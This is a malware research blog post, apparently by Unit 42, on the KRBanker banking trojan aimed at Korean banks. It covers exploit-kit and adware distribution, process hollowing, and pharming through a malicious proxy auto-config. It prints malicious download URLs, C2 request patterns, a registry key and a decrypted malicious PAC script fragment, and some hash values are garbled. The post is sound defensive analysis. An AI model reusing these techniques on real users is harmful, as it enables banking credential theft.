KRBanker Targets South Korea Through Adware and Exploit Kits

researchcenter.paloaltonetworks.com/2016/05/unit42-krbanker-targets-south-korea-through-adware-and-exploit-kits-2/

Vicky Ray, Kaoru Hayashi May 9, 2016

By Vicky Ray and Kaoru Hayashi

May 9, 2016 at 6:30 AM

Category: Malware, Threat Prevention, Unit 42

Tags: Adware, Banking Trojan, Blackmoon, ExploitKit, KRBanker, Pharming, Republic of Korea

This post is also available in: 日本語 (Japanese)

Online banking services have been a prime target of cyber criminals for many years and attacks continue to grow. Targeting online banking users and stealing their credentials has yielded huge profits for the criminals behind these campaigns. Unit 42 has been tracking "KRBanker" AKA 'Blackmoon', since late last year. This campaign specifically targets banks of the Republic of Korea. On April 23, researchers at Fortinet published a blog describing the functionalities of the recent 'Blackmoon' campaign. Our objective in this blog is to share additional details on the distribution of the KRBanker or Blackmoon malware campaign and indicators of KRBanker samples.

Early variants of this campaign started surfacing in late September 2015. Though the number of KRBanker infection attempts was relatively low in 2015, we have noticed a gradual increase in the number of sessions since the start of 2016, and identified close to 2,000 unique samples of KRBanker and 200+ pharming server addresses in the last 6 months.



Figure 1 KRBanker download sessions on Autofocus

Malware Distribution

Our analysis shows that KRBanker has been distributed through web exploit kits (EK) and a malicious Adware campaign. The exploit kit used for installing KRBanker is known as KaiXin and the Adware which distributes it is called NEWSPOT.

In March 2016, Unit 42's Brad Duncan wrote two articles for SANS and Malware-Traffic-Analysis.Net, noting that the KaiXin EK is observed in Republic of Korea. In those cases, malicious JavaScript through compromised web sites or advertisements led to the EK that exploited Adobe Flash vulnerabilities CVE-2014-0569 or CVE-2015-3133. We confirmed that final payload in both cases was KRBanker.

Another distribution channel is a malicious Adware program, called NEWSPOT. According to the marketing document of the product, NEWSPOT guarantees 300% revenue growth for online shopping sites . NEWSPOT is a basic adware program that displays advertisements in browsers, but since at least November 2015 has started installing malware.When visiting some Korean websites, a user may notice a pop-up of a browser add-on requesting installation for NEWSPOT.



Figure 2 Installing NEWSPOT tool

If installed, the adware is executed on the computer and starts getting configuration from the following URL:

www.newspot[.]kr/config.php?sUID=[web site name]

It downloads a file from URL described in the <update> section within the configuration data returned by the server.

Figure 3 Configuration file contains download link to malware

This might have originally been used to update the NEWSPOT software, but we have confirmed that Banking Trojans like KRBanker and Venik has been installed through this update channel. Figure 4 shows the URLs:

Time	File URL	SHA256
04/08/2016 1:04:24am	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE2MTo6a2Svd	91e620c3d25c7fbcc00f5032f8b25e778ca2ab8228ff6ba96f54fc3182791082
04/07/2016 11:51:04pm	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE2MTo6ZGFpb	91e620c3d25c7fbcc00f5032f8b25e778ca2ab8228ff6ba96f54fc3182791082
04/07/2016 10:38:25pm	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE2MTo6aWSzd	05afd7bbf6efa14102f72bad0e3a0686af6522b25228ab760ef57e8d6df36ed1
04/07/2016 9:53:51pm	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE2MTo6cHJpY	05afd7bbf6efa14102f72bad0e3a0686af6522b25228ab760ef57e8d6df36ed1
03/31/2016 10:25:48pm	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE1ODo6aWSzd	353e29b6453968965bb92536acef21e543193ed2291deecb9464ff02558249148
03/31/2016 9:56:29pm	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE1ODo6cHJpY	7501225139519711 6b1b3462592ab74e35561113acdb6ca185449f0c6e0005b4
03/31/2016 12:41:57am	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE1Nzo6aWSzd	1e5b674ffa1d0d96e4c7a0044d2000bb963315057bde52dfbb62cb9d6b9e80d9
03/30/2016 9:29:07pm	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE1Nzo6c21hb	82ebaad4ee277c2e68954ec509809c01f979ae50b1da49fde73252e0a059920b
03/30/2016 9:26:19pm	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE1Nzo6cHJpY	82ebaad4ee277c2e68954ec509809c01f979ae50b1da49fde73252e0a059920b
03/30/2016 9:16:05pm	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE1Nzo6cHJpY	82ebaad4ee277c2e68954ec509809c01f979ae50b1da49fde73252e0a059920b
03/26/2016 3:05:37am	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE1NTo6dHZjY	cff559548225526 7a641f0f108ed8666491ff5791ebebea4b5646fdaa26d49141
03/25/2016 11:19:00pm	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE1NTo6ZGFpb	b8ca582fd33481aa72c1e9c7870f5f20862eb3964dca0eb716b6eed91af63af6
03/25/2016 10:50:46pm	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE1NTo6ZGFpb	b8ca582fd33481aa72c1e9c7870f5f20862eb3964dca0eb716b6eed91af63af6
03/25/2016 1:51:38am	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE1NDo6a2Svd	7fcd398e0e43c30febb910781350 7c25be37e14d671072208a61b27a7cfcf57d
03/25/2016 1:20:12am	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE1NDo6aWSzd	7fcd398e0e43c30febb910781350 7c25be37e14d671072208a61b27a7cfcf57d
03/24/2016 10:55:09pm	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE1NDo6c21hb	e6b25900ad02ea99ad02316ebea42f866824f9571678 2ff61c514b4b2450680f
03/22/2016 9:14:09pm	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE1Mzo6aWSzd	83ee512d027e818d1293f61cbac86a0df0a370194357d8c5e9d2aac665bb896d9
03/22/2016 8:53:14pm	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE1Mzo6ZGFpb	83ee512d027e818d1293f61cbac86a0df0a370194357d8c5e9d2aac665bb896d9
03/20/2016 1:34:25am	www.newspot.kr/download.php?b=MTQ1MzcwNTM0MS4yNzYyMTE1Mjo6aWSzd	34fe2a71e0880496304e652c88a7c4ca3360fddf19fe069301f20ade5ab0be81

Figure 4 Downloading Banking Trojans from NEWSPOT update channel

Execution

KRBanker uses Process Hollowing to execute its main code in a clean (non-suspicious) executable. The process is as follows:

1. KRBanker executes a clean PE file in System directory.

2. Windows loads the PE file into memory.
3. KRBanker overwrites the whole clean process with its own (malicious) main module.
4. Overwritten process starts malicious activity.



Figure 5 Execution Steps



Figure 6 Execution Steps (cont.)

After a successful execution the Windows Firewall alerts the user on the process attempting to access the Internet. Many users may allow this activity because the process originally involved a clean Microsoft file.



Figure 7 Windows Firewall Alert

Pharming

Banking trojans like Dridex or Vawtrak mainly employ Man-in-the-browser(MitB) techniques to steal credentials from targeted victims. However, KRBanker uses a different technique known as “pharming.” This technique involves redirecting traffic to a forged website when a user attempts to access one of the banking sites being targeted by the cyber criminals. The fake server masquerades the original site and urges visitors to submit their information and credentials.

Set Up

The IP address of the fraudulent server is not hard-coded in the malware. KRBanker obtains the server address by accessing Chinese SNS, Qzone through a Web API. The API provides basic user information by sending QQ number to the following URL.

users.qzone.qq.com/fcg-bin/cgi_get_portrait.fcg?uins=[QQ ID Number]

The server then responds with the QQ ID Number, link to picture, nick name and some other information from SNS profile identified by the QQ ID Number. The author of the trojan put the Pharming server address in the "nickname" field.

Following is an example response that contains the IP address, 23.107.204[.]38 which is then extracted by KRBanker for Pharming.

```
GET /fcg-bin/cgi_get_portrait.fcg?uins=3351552119 HTTP/1.1
Host: users.qzone.qq.com
Connection: keep-alive
Accept: */*

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/45.0.2454.101 Safari/537.36


HTTP/1.1 200 OK
Server: QZHTTP-2.37.1
Cache-Control: max-age=86400
Content-Type: text/html
Date: Wed, 16 Mar 2016 07:49:45 GMT
Content-Length: 125
Connection: keep-alive

portraitCallBack({"3351552119":["http://qlogo4.store.qq.com/qzone/
3351552119/3351552119/100",12,-1,0,0,0,"23.107.204.38",0]})
```

Figure 8 Receiving IP address for Pharming from QZone

Next, KRBanker gets the MAC Address using an embedded VBScript and code page by executing GetOEMCP() API on the compromised system. It then registers the compromised system with the C2 server by sending the following HTTP GET request:

http://[IP address]/ca.php?m=[encoded MAC Address]&h=[code page]

Proxy Auto-Config

Researchers at ALYac had reported previously, on KRBanker employing hosts file modification and local DNS proxy techniques to redirect HTTP traffic. The latest version of the threat employs Proxy Auto-Config(PAC), a legitimate function on Windows and Network administrators that can define an appropriate proxy address for each URL by writing JavaScript, and was also mentioned by Fortinet on their blog post. The adversaries abuse this feature for Pharming.

To configure this, the Trojan starts a local proxy server and creates the following registry entry.

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL = http://127.0.0.1:[random]/[random]

The local proxy hosts encrypted JavaScript.



Figure 9 Malicious JavaScript for Proxy Auto-Config

After decrypting the JavaScript we can see the function for PAC, FindProxyForURL() which is used to check for a list of targeted sites.

```
93b2a5afa":1,"2edace762f11f327490aa8f54100140bd6d4b1ba":1,"35f0543871bad332dd6db720ef4b23adeb0d6ed8":1,"6
3553f":1,"8aaf0a929a9ad04e43c683d1c0a34d21975f2e41":1,"4ad6b1518d006a84317d0054ee3116d03ad824af":1,"a4fc7
d":1,"4607d2c35e6d42a625c7c257e830326fc62bbeec":1,"9960106a906fa9d49a8e77d2b98d91bcef3431c2":1,"83f6975e0
};
var po="SOCKS 127.0.0.1:2h";
var ekls='DIRECT;';
var hasOwnProperty=Object.hasOwnProperty;
function FindProxyForURL(wkql,woal){if(hasOwnProperty.call(dowla,i11_lwo(woal))){return po}return ekls}
```

Figure 10 Decrypted malicious JavaScript

When the browser attempts to connect to a web server, the traffic goes to the local proxy. The malicious JavaScript on the Proxy PAC checks the domain with the list of targets using the FindProxyForURL() function. If the domain being accessed matches with any of the targets from the list, the traffic goes to a fraudulent server. If not, it goes to the legitimate domain being requested.



Figure 11 Redirecting traffic by Proxy Auto-Config

Current, KRBanker is targeting a large list of Korean financial institutions using this Pharming attack.

When a compromised user visits one of the targeted websites, the user will see a page like the one shown in Figure 12 below. It appears to look like a legitimate webpage with a valid URL displayed on the address bar of the browser. However, this is a fake website for stealing the credentials and account information of the victims.

Figure 12 Fake Authorized Certification Center for renewal

KRBanker is also capable of taking the following actions:

- Stealing certification from NPKI directory in order to access online bankingaccounts
- Terminating Ahnlab's V3 security software

Conclusion

Profit is the primary motivator for attackers who use banking Trojans. The adversary behind KRBanker has been developing new distribution channels, evolving the pharming techniques multiple times, and releasing new variants on a daily basis to maximize the revenue from victims.

As described in this article, the threat is distributed through Exploit Kits that exploit old vulnerabilities and Adware that needs to be manually installed. It is essential to understand the infection vectors of such campaigns to minimize the impact. Palo Alto Networks Autofocus users can track this threat using the 'KRBanker' Autofocus tag.

Indicators

The indicators on KRBanker can be found on Unit 42's github page below

https://github.com/pan-unit42/iocs/blob/master/krbanker/hashes.txt

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.